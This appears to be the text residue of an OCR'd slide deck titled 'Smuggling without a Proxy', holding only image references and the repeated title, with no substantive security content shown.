
Smuggling without a Proxy




Smuggling without a Proxy




Smuggling without a Proxy



Smuggling without a Proxy




Smuggling without a Proxy

